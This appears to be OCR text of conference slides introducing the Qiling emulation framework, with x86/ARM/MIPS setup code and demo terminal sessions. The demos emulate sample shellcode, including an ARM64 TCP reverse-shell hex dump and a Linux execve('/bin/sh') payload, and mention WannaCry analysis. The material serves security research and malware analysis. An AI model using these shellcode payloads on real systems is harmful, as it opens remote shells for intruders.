QL_X86_F_LONG = 0x2
QL_X86_F_AVAILABLE = 0x1

QL_X86_A_PRESENT = 0x80

QL_X86_A_PRIV_3 = 0x60
QL_X86_A_PRIV_2 = 0x40
QL_X86_A_PRIV_1 = 0x20
QL_X86_A_PRIV_0 = 0x0

QL_X86_A_CODE = 0x10
QL_X86_A_DATA = 0x10
QL_X86_A_TSS = 0x0
QL_X86_A_GATE = 0x0
QL_X86_A_EXEC = 0x8

QL_X86_A_DATA_WRITABLE = 0x2
QL_X86_A_CODE_READABLE = 0x2
QL_X86_A_DIR_CON_BIT = 0x4

QL_X86_S_GDT = 0x0
QL_X86_S_LDT = 0x4
QL_X86_S_PRIV_3 = 0x3
QL_X86_S_PRIV_2 = 0x2
QL_X86_S_PRIV_1 = 0x1
QL_X86_S_PRIV_0 = 0x0

QL_X86_GDT_ADDR = 0x3000
QL_X86_GDT_LIMIT = 0x1000
QL_X86_GDT_ENTRY_SIZE = 0x8
```

X86 32/64bit GDT For Linux

```
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 32bit GDT For Windows

```
# New set GDT Share with Linux
ql_x86_setup_gdt_segment_fs(ql, ql.uc, ql.FS_SEGMENT_ADDR, ql.FS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_gs(ql, ql.uc, ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

It took us sometime to fix the GDT and Set Threat Area

ARM/64 Series

```
main mcr: str
    mcr p15, 0, r0, c13, c0, 3
    adr r1, ret_to
    add r1, r1, #1
    bx r1
.THUMB
```

```
def ql_arm_init_kernel_get_tls(uc):
    uc.mem_map(0xFFFF0000, 0x1000)
    sc = 'adr r0, data; ldr r0, [r0]; mov pc, lr; data:.ascii "\x00\x00"'
```

```
def ql_arm64_enable_vfp(uc):
    ARM64FP = uc.reg_read(UC_ARM64_REG_CPACR_EL1)
    ARM64FP |= 0x300000
    uc.reg_write(UC_ARM64_REG_CPACR_EL1, ARM64FP)
```

- ARM and Thumb
- Making Sure Loader is compatable
- ARM MCR instruction for Set TLS
- ARM Kernel Initialization
- ARM and ARM64 Enable VFP

MIPS32EL Series

unicorn-engine / unicorn

Code | Issues 262 | Pull requests 32 | Projects 0 | Wiki

Removed hardcoded CP0C3_ULRI (#1098)

```
* activate CP0C3_ULRI for CONFIG3, mips

* updated with mips patches

* updated with mips patches

* remove hardcoded config3

* git ignore vscode

* fix spacing issue and turn on floating point
```

master (#1098)

xwings authored and aquynh committed on Jul 6 1

Showing 12 changed files with 45 additions and 10 deletions.

```
    sw $ra, -8($sp)
    sw $a0, -12($sp)
    sw $a1, -16($sp)
    sw $a2, -20($sp)
    sw $a3, -24($sp)
    sw $v0, -28($sp)
    sw $v1, -32($sp)
    sw $t0, -36($sp)

    slti $a2, $zero, -1
lab1:
    bltzal $a2, lab1

    addu $a1, $ra, 140
    addu $t0, $ra, 60
    lw $a0, -4($sp)
    li $a2, 8
    jal $t0
    nop

    lw $ra, -8($sp)
    lw $a0, -12($sp)
    lw $a1, -16($sp)
    lw $a2, -20($sp)
    lw $a3, -24($sp)
    lw $v0, -28($sp)
    lw $v1, -32($sp)
    lw $t0, -36($sp)
    j 0
    nop


my_mem_cpy:
    move    $a3, $zero
    move    $a3, $zero
    b       loc_400804
    nop
```

- MIPS Comes with CO Processor
- Some Config Sits in CO Processor
- Unicorn Does Not Support Floating Point
- Patch Unicorn to Support Co Processors
- Custom ASM for Set Thread Area

Work In Progress

OSX/FreeBSD

Still WIP, will be ready before Alpha Test

DEMO

Demo Setup

XPS + VM + Ubuntu 64Bit

Linux AARCH 64

```
(00:18:14):xwings@kamino:<~/qiling>
(163)$ cat examples/shellcodes/linarm64_tcp_reverse_shell.hex
\x42\x00\x02\xca\x21\x00\x80\xd2\x40\x00\x80\xd2\xc8\x18\x80\xd2\x01\x00\x0
02\x02\x80\xd2\x68\x19\x80\xd2\x01\x00\x00\xd4\x41\x00\x80\xd2\x42\x00\x02\
\x00\x00\xd4\x21\x04\x00\xf1\x65\xff\xff\x54\xe0\x00\x00\x10\x42\x00\x02\xc
00\x00\xd4\x02\x00\x04\xd2\x7f\x00\x00\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00(
(164)$
(00:18:15):xwings@kamino:<~/qiling>
(164)$ python3 qltool.py shellcode --arch arm64 --os linux --hex -f example
.hex
>>> Load HEX from FILE
socket(2, 1, 0) = 0
connect(127.0.0.1, 1234) = -1
dup3
dup3
dup3
execve(b'/bin/sh', [b''])
(00:18:18):xwings@kamino:<~/qiling>
(165)$
```

Linux x86_32 input as ASM

```
(00:19:53):xwings@kamino:<~/qiling>
(169)$ cat examples/shellcodes/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(00:19:56):xwings@kamino:<~/qiling>
(170)$ python3 qltool.py shellcode --arch x86 --os linux --asm --output debug -f examples/shellcodes/lin32_execve.
asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> Tracing basic block at 0x1000000
>>> 0x1000000     31 c0         xor     eax, eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000002     50            push    eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000003     68 2f 2f 73 68        push    0x68732f2f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000008     68 2f 62 69 6e        push    0x6e69622f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000d     87 e3         xchg    ebx, esp
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000f     b0 0b         mov     al, 0xb
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000011     cd 80         int     0x80
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
execve(b'/bin//sh', [b''])
(00:20:07):xwings@kamino:<~/qiling>
(171)$
```


Running a Windows Shellcode

```
(38)$ ./qltool shellcode --os windows --arch x86 --rootfs examples/rootfs/x86_windows --asm -f examples/shellcodes/win32_ob_exec_calc.asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x73
>>> SET_THREAD_AREA selector : 0x7b
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> TEB addr is 0x4000
>>> PEB addr is 0x4044
>>> Loading examples/rootfs/x86_windows/dlls/ntdll.dll to 0x1000000
>>> Done with loading examples/rootfs/x86_windows/dlls/ntdll.dll
>>> Loading examples/rootfs/x86_windows/dlls/kernel32.dll to 0x1141000
>>> Done with loading examples/rootfs/x86_windows/dlls/kernel32.dll
>>> Loading examples/rootfs/x86_windows/dlls/user32.dll to 0x1215000
>>> Done with loading examples/rootfs/x86_windows/dlls/user32.dll
0x11d02ae: WinExec('calc', 1)
0x1183a49: GetVersion() = 0
0x119cd12: ExitProcess(0x00)
(17:28:28):xwings@bespin:<~/wip_qiling/qiling>
(39)$ cat examples/shellcodes/win32_ob_exec_calc.asm
cld
call   0x88
pusha
mov    ebp,esp
xor    eax,eax
mov    edx,DWORD PTR fs:[eax+0x30]
mov    edx,DWORD PTR [edx+0xc]
mov    edx,DWORD PTR [edx+0x14]
mov    esi,DWORD PTR [edx+0x28]
movzx  ecx,WORD PTR [edx+0x26]
xor    edi,edi
lods   al,BYTE PTR ds:[esi]
cmp    al,0x61
jl     0x25
sub    al,0x20
ror    edi,0xd
add    edi,eax
loop   0x1e
```

Calling calc.exe

One Step A Head
and
The ACTUAL DEMO

How Does It Work




Base OS can be Windows/Linux/BSD or OSX

And not limited to ARCH

Demo Setup


VMware with Ubuntu 64Bit on XPS, with ACTUAL AD-HOC DEMO

Some Hello World Demo



Helloworld
For Different ARCH


Helloworld
For Different OS




qiling
Walk Thru

VMware with Ubuntu 64Bit on XPS


Linux Demo



X86
Reversing.kr Challenge



ARM64 Debug Mode




ARM
WiFi Router Firmware

VMware with Ubuntu 64Bit on XPS

Windows Demo

Real CTF Challenge

Half “Cooked” Wannacry



Patching a
CrackMe Challenge

Emulating Windows DialogBox within Qiling

Call for Alpha Tester

info@qiling.io

Subject: Qiling/Jiuwei Alpha
Content: Your Github or Gitlab

KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com